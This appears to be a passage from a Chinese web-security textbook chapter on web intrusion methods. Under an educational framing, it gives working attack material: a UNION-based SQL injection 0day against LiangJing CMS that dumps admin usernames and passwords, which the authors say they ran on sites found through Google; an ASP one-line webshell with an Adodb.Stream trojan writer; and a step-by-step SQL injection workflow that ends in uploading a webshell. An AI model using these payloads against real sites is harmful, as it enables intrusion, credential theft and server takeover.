


图 5-1 Web 环境三层模型

这种最常见的模型中，客户端是第一层；使用动态 Web 内容技术的部分属于中间层；数据库是第三层。用户用 Web 浏览器发送请求(Request)给中间层，由中间层将用户的请求转换为到后台数据的查询或是更新，并将最终的结果在浏览器上展示给用户。

Web 安全的必要性

很多人认为在企业 Web 应用的各个层面，都会使用不同的技术来确保安全。为了保护客户端机器的安全，用户会安装防病毒软件。为了保证用户数据传输到企业 Web 服务器的传输安全，通信层通常会使用 SSL(安全套接层)技术加密数据。使用防火墙和 IDS(入侵诊断系统)/IPS(入侵防御系统)来保证仅允许特定的访问。不必要暴露的端口和非法访问，在这里都会被阻止。即使有防火墙，企业依然会使用认证机制来授权用户访问 Web 应用。有些专业的公司为了提升安全系数，增加了 Honeypot(蜜罐系统体系)，主动有意暴露虚拟的陷阱给黑客，从而记录入侵。在很大程度上，Honeypot 可以尽早的查明和预警黑客在网络上的非法操作。

“没有不透风的墙”，即便有防病毒保护、防火墙 IDS/IPS，企业仍然不得不允许一部分通信进过防火墙。毕竟 Web 应用的目的是为用户提供服务，保护措施可以关闭不必要暴露的端口，但是应用服务必需的 80 和 443 等端口是一定要开放的。所以顺利通过防火墙的这部分通信，可能是善意的，也可能是恶意的，很难分辨。需要注意的是，Web 应用是由软件构成的，那么它一定会包含 Bug 和漏洞，这些 Bug、漏洞有可能被恶意的用户

(黑客)利用，他们通过执行各种恶意操作，或偷窃重要信息，或操控成为跳板，或有针对性的破坏 Web 应用中的重要信息。

除了来自外部的 Web 安全隐患，还有来自内部的安全威胁，然而往往很多网管不重视网络内部的 Web 安全防范。如图 5-2 所示，服务器区与内网没有访问控制，内网可以随意访问服务器。




图 5-2　不重视内部网络的服务器安全

很多黑客通过入侵内部 PC 或者其他安全性很低的终端，虽然这些 PC、终端可能没有存储很有价值的信息和数据，但是这些机器往往会成为黑客成功入侵一个企业 Web 站点的桥梁(跳板)，致使 Web 服务从内部网络遭受破坏。黑客甚至可以得到 Web 服务器及其他服务器的管理控制权。从而巧妙地绕过 IDS/IPS 和防火墙的检测与防护，最终达到入侵 Web 站点的目的。

所以对于一个网络管理员来说，为了保障企业或机构的 Web 服务安全，保护重要数据不被盗取和破坏，不仅要考虑 Web 站点本身编程应注意避免的漏洞；还要注意网络服务设备软件、硬件的必要安全设置；以及对于内部网络的安全管理。

5.2　Web 的入侵方法

本节主要介绍各式各样的针对 Web 站点的入侵方法。

5.2.1　0Day(Zero Day Attack)

0Day 的概念最早用于软件和游戏破解，属于非盈利性和非商业化的组织行为，其基本内涵是“即时性”。Warez 被许多人误认为是一个最大的软件破解组织，而实际上，Warez 如黑客一样，只是一种行为。0Day 也是。当时的 0Day 是指在正版软件或游戏发布

的当天甚至之前，发布附带着序列号或者解密器的破解版，让使用者可以不用付费就能长期使用。因此，虽然 Warez 和 0Day 都是反盗版的重要打击对象，却同时受到免费使用者和业内同行的推崇。尽管 Warez 和 0Day 的拥护者对以此而谋利的盗版商不齿，但商业利益的驱动还是将破解行为的商业化推到了高峰。而眼下的 0Day，正在对信息安全产生越来越严重的威胁。

但是这不是我们今天意义上指的 0Day，信息安全意义上的 0Day 是指在安全补丁发布前而被了解和掌握的漏洞信息。

2005 年 12 月 8 日，几乎影响 Windows 所有操作系统的 WMF 漏洞在网上公开，虽然微软在 8 天后提前发布了安全补丁(微软的惯例是在每月的第一个周二)，但就在这 8 天内出现了 200 多个利用此漏洞的攻击脚本。漏洞信息的公开，加速了软件生产企业安全补丁的更新进程，减少了恶意程序的危害程度。但如果是不公开的 0Day 呢？WMF 漏洞公开之前，又有多少人已经利用了它？是否有很多 0Day 一直在秘密流传？例如，给全球网络带来巨大危害的“冲击波”和“震荡波”这两种病毒，如果它们的漏洞信息没有公开，自然也就没有这两种超级病毒的产生。反过来想，有什么理由认为眼下不存在类似的有着重大安全隐患的漏洞呢？(Dtlogin 远程溢出漏洞于 2002 年被发现，然而在 2004 年才公布)

看不见的才是最可怕的，这就是 0Day 的真正威胁。

0 Day 漏洞是危害最大的漏洞，当然对攻击者来说也是最有价值的漏洞。毕竟只是被少数攻击者掌握，并且大多数情况下，也不会有人浮躁到写出蠕虫来攻击整个网络。但有时 0Day 漏洞会被曝光，那意味着全世界的黑客都知道这个漏洞，也懂得怎么去利用它。这时在厂商的官方补丁发布前，整个网络将处于高度预警状态。

下面是良精网站管理系统 0Day 的实例。

1) 爆用户(%20 意思是空格)

http://www.xxx.com/hitcount.asp?**lx=LiangJingCMS_DownSort&id=1%20and%201=2***%20union%20select%20adminname%20from%20LiangjingCMS_admin*

注解：黑体部分语句的执行 SQL 语句为 SELECT title, description, body FROM hitcount WHERE ID = 1 and 1 = 2(含义是 and 1=2 是个假命题，所以这条 SQL 语句 and 条件永远无法成立。就不会返回结果给用户，页面结果将是空)。

而后面斜体语句才是攻击者所要执行的 union 并列显示 select 筛选关键词 adminname 有关的所有项，来源是从 LiangjingCMS_admin 这个数据库表中读取的。

这句 URL 后执行的语句的目的就是先使数据库查询出错显示空白页面同时并列从 LiangjingCMS_admin 表中筛选出和 adminname 有关的信息显示出来。

如果不行试试下面的：

http://www.xxx.com/hitcount.asp?lx=LiangJing_DownSort&id=1%20and%201=2%20union%20select%20adminname%20from%20Liangjing_admin

注解：这个是和上面注解一样的，只不过查询的表名改成了“Liangjing_admin”。

2) 爆密码

http://www.xxx.com/hitcount.asp?**lx=LiangJingCMS_DownSort&id=1%20and%201=2***%20union%20select%20password%20from%20LiangjingCMS_admin*

注解：黑体语句的执行 SQL 语句为 SELECT title, description, body FROM hitcount

WHERE ID = 1 and 1 = 2(含义是 and 1=2 是个假命题，所以这条 SQL 语句 and 条件永远无法成立。就不会返回结果给用户，页面结果将是空)。

而后面斜体语句才是攻击者所要执行的 union 并列显示 select 筛选与关键词 password 有关的所有项，来源是从 LiangjingCMS_admin 这个数据库表中读取的。

这句 URL 后执行的语句的目的就是先使数据库查询出错显示空白页面同时并列从 LiangjingCMS_admin 表中筛选出和 adminname 有关的信息显示出来。

如果不行试试下面的：

http://www.xxx.com/hitcount.asp?lx=LiangJing_DownSort&id=1%20and%201=2%20union%20select%20password%20from%20Liangjing_admin

注解：意思大致同上，只不过是从表 Liangjing_admin 筛选的。

我们可以在 Google 搜索包含 LiangjingCMS 的网站，图 5-3 和图 5-4 是我们挑选的任意网站执行语句的返回结果。




图 5-3　执行 URL 语句返回后台用户名




图 5-4　执行 URL 语句返回后台密码

以上良精网站 CMS 系统的 0Day 是最近出现的，管理系统的设计上忽略了数据库执行语句 select 的过滤，从而可以执行查询用户和密码，并且显示出来。近年来编程开发人员的安全意识日益增强，这种语句未过滤的现象少之又少。

5.2.2　ASP 上传漏洞

ASP 上传漏洞是利用一些网站的 ASP 上传功能来上传 ASP 木马的一种入侵方式。不少网站都限制了上传文件的类型，一般来说 ASP 为后缀的文件都不允许上传，但是这种限制是可以被黑客突破的，黑客可以采取 Cookies 欺骗、留言板插入空值或者上传图片木马的方式获得网站的 Webshell 权限。

一句话入侵是 ASP 上传漏洞的典型应用。

1. 一句话木马的适用环境

- 服务器的来宾账户有写入权限。
- 已知数据库地址且数据库格式为 asa 或 asp。
- 在数据库格式不为 asa 或 asp 的情况下，如果能将一句话插入到 asp 文件中也

可以。

2. 一句话入侵原理

```
eval(Request.form('#')+'')
```

eval 函数计算一个表达式的值并返回结果。[result =]Eval(expression) 参数 result 可选项，是一个变量，用于接受返回的结果。

如果未指定结果，应考虑使用 Execute 语句代替。

```
<%execute request(“#”)%>
```

我们仔细观察一下<%execute request(“#”)%>这句代码，括号里的“#”是我们需要设置的一句话密码，我们可以把它改成任意字符，密码是和客户端文件里 textarea name=”#”对应的，这样才能连接成功。

execute()函数，是用来执行 asp 代码的。就是负责执行我们上传的木马，将木马交由 asp.dll 解析。如图 5-5 所示。上面的代码<%execute request("a")%>可以这样来解释：

```
<%  if request("a")<>"" then execute request("a")   %>
```

上面代码的意思是首先创建一个流对象 ip，然后使用该对象的 writetext 方法将 request("liuyes1")读取过来的内容(就是我们常见的一句话客户端的第二个 textarea 标记中的内容，即我们的大马的代码)写入服务端的 help.asp 文件中，写入结束后使用 set IP=nothing 释放 Adodb.Stream 对象，然后使用 response.redirect "help.asp" 重定向转向刚才写入木马代码的文件，也就是我们最后看见的木马了。

```
http://                                                    GO...

set lP=server.createObject("Adodb.Stream")
lP.Open
lP.Type=2
lP.CharSet="gb2312"
lP.writetext request("liuyes1")
lP.SaveToFile server.mappath("help.asp"),2
lP.Close
set lP=nothing
response.redirect "help.asp"

<%@LANGUAGE="VBScript.Encode" CODEPAGE="936"%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>网站小助手</title>
<style type="text/css">
<!--
.black {
        font-family: "宋体";
        font-size: 12px;

说明：本程序主要是为了方便提交使用一句话木马<%execute request("value")%>而设计的，使用方法很简单，只要把
你已经插入一句话木马的网址写到上面的文本框中，然后点击后面的按钮提交即可！
```

图 5-5　一句话上传页面

下一步需要的是在搜索网站目录里数据库地址文件名为*.asa 或者*.asp，我们需要用到一些网站目录扫描软件这里就不多做介绍。我们在客户端中写入网站数据库地址，在下方栏中写入木马，然后提交，就可以在对方网站目录生成*.asp 木马页面。

最后我们在浏览器中直接访问生成的 asp 页面，用事先配置好的木马密码登录，这样我们就得到了目的服务器权限。

不过一句话木马能成功依赖于两个条件：首先服务器端没有禁止 Adodb.Stream 组

件，因为使用一句话入侵写入木马代码的条件是服务器端创建 Adodb.Stream 组件，如果该组件被禁用的话是不会写入成功的。还有就是权限的问题，如果当前的虚拟目录禁止 user 组或者 everyone 写入操作也不会成功。

5.2.3　注入漏洞

对存在漏洞的程序，用户可以提交一段数据库查询代码，根据程序返回的结果，获得非正常用户能得到的数据，如管理员 ID、密码、账户信息，甚至控制数据库，通过数据库入侵系统。这个就是 SQL 注入式攻击(SQLinjection)。

对于网站的入侵，注入还是很流行。很多人都会用工具入侵网站，却并不了解工具的原理，下面介绍一下 SQL 注入的原理。

注入，主要是 SQL SERVER 数据库。SQL 注入的步骤是：找出注入点并判断是否存在漏洞→判断数据库的类型→猜解数据库的具体信息→找到后台入口→上传木马，得到 Webshell。

1. 找出注入点并判断是否存在漏洞

以下下面的网站作为例子，形如：http://www.****.com/abc.asp?id=xx 的 asp 动态网页，xx 是参数，参数可能只有一个，也可能有 n 个，可能是整型参数，也可能是字符型参数，总之只要访问了数据库就很有可能存在注入，现在要分两种情况判断。

1) 整型参数的判断

当 xx 为整数型时，这时 SQL 语句如下：

```
select * from 表名 where 字段=xx
```

用以下方法判断：

```
http://www.****.com/abc.asp?id=xx' (加一个单引号)
```

- SQL 语句变成了 select * from 表名 where 字段=xx' abc.asp 运行异常。
- http://www.****.com/abc.asp?id=xx and 1=1 abc.asp 运行正常而且与 http://www.****.com/abc.asp?id=xx 运行结果相同。
- http://www.****.com/abc.asp?id=xx and 1=2 abc.asp 运行异常。

如果满足以上 3 点，说明 abc.asp 一定存在注入漏洞。

2) 字符串型参数的判断

当 xx 为字符串型时，这时 SQL 语句如下：

```
select * from 表名 where 字段='xx'
```

用以下方法判断：

```
http://www.****.com/abc.asp?id=xx' (加一个单引号)
```

- SQL 语句变成了 select * from 表名 where 字段=xx' abc.asp 运行异常。
- http://www.****.com/abc.asp?id=xx and '1'='1' abc.asp 运行正常而且与 http://www.****.com/abc.asp?id=xx 运行结果相同。
- http://www.****.com/abc.asp?id=xx and '1'='2' abc.asp 运行异常。

如果满足以上 3 点，说明 abc.asp 一定存在注入漏洞。

2. 判断数据库类型

现在使用最多的数据库就是 Access 和 SQL Server。常见的判断方法有以下两种。

1) 利用系统变量判断数据库

SQL Server 数据库中有 user、db_name()的系统变量。

执行 http://www.****.com/abc.asp?id=xx and user>0 不仅可以判断是否是 SQL Server 数据库，而且还可以得到当前连接到数据库的用户名。

执行 http://www.****.com/abc.asp?id=xx and db_name()>0 不仅可以判断是否是 SQL Server 数据库，而且还可以得到当前正在使用的数据库名。

2) 利用系统表来判断数据库

上面是用系统变量判断，还可以利用系统表来判断，Access 的系统表是 msysobjects，而且在 Web 环境下没有访问权限，而 SQL Server 的系统表是 sysobjects，在 Web 环境下有访问权限，所以借助系统表来判断。

```
http://www.****.com/abc.asp?id=xx and (select * from sysobject)>0
http://www.****.com/abc.asp?id=xx and (select * from msysobjects)>0
```

如果第一条运行正常，而第二条运行异常，则是 SQL Server；如果两条都运行异常，则是 Access。

3. 猜解数据库的具体信息

1) 猜解所有数据库名称

```
http://www.****.com/abc.asp?id=xx and (select count(*) from
master.dbo.sysdatabases where name>1 and dbid=6) <>0
```

因为从 1 到 5 是系统用的，所以用户自己建立的一定是从 6 开始的 abc.asp 异常得到第一个数据库名，把 dbid 改成 7、8、9、10 等，可以得到所有的数据库名。假设得到的数据库名是 jiaowu。

2) 猜解数据库用户名表名称

数据库的用户名表的名称一般是 user、users、member、members、userlist、admin、adminuser、systemuser、systemusers 等。

```
http://www.****.com/abc。asp?id=xx and (select count(*) from
jiaowu.dbo。表名) >0
```

如果 abc.asp 正常说名存在表名，一直循环猜到所有表名。假设用户名表名称为 admin。

3) 猜解用户名字段和密码字段名称

用户名字段一般常用有 username、name、user 等，密码字段有 password、pass、pwd、passwd 等。

```
http://www.****.com/abc. asp?id=xx and (select count(字段名) from
jiaowu.Dbo.admin) >0
```

如果 abc.asp 运行正常说明存在，一直循环猜解。

4. 找到后台入口

互联网上有很多可用工具，例如啊 D 注入工具，如图 5-6 所示；多线程后台扫描等诸多工具，如图 5-7 所示。喜欢字符界面入侵操作的还有些字符界面的扫描软件。

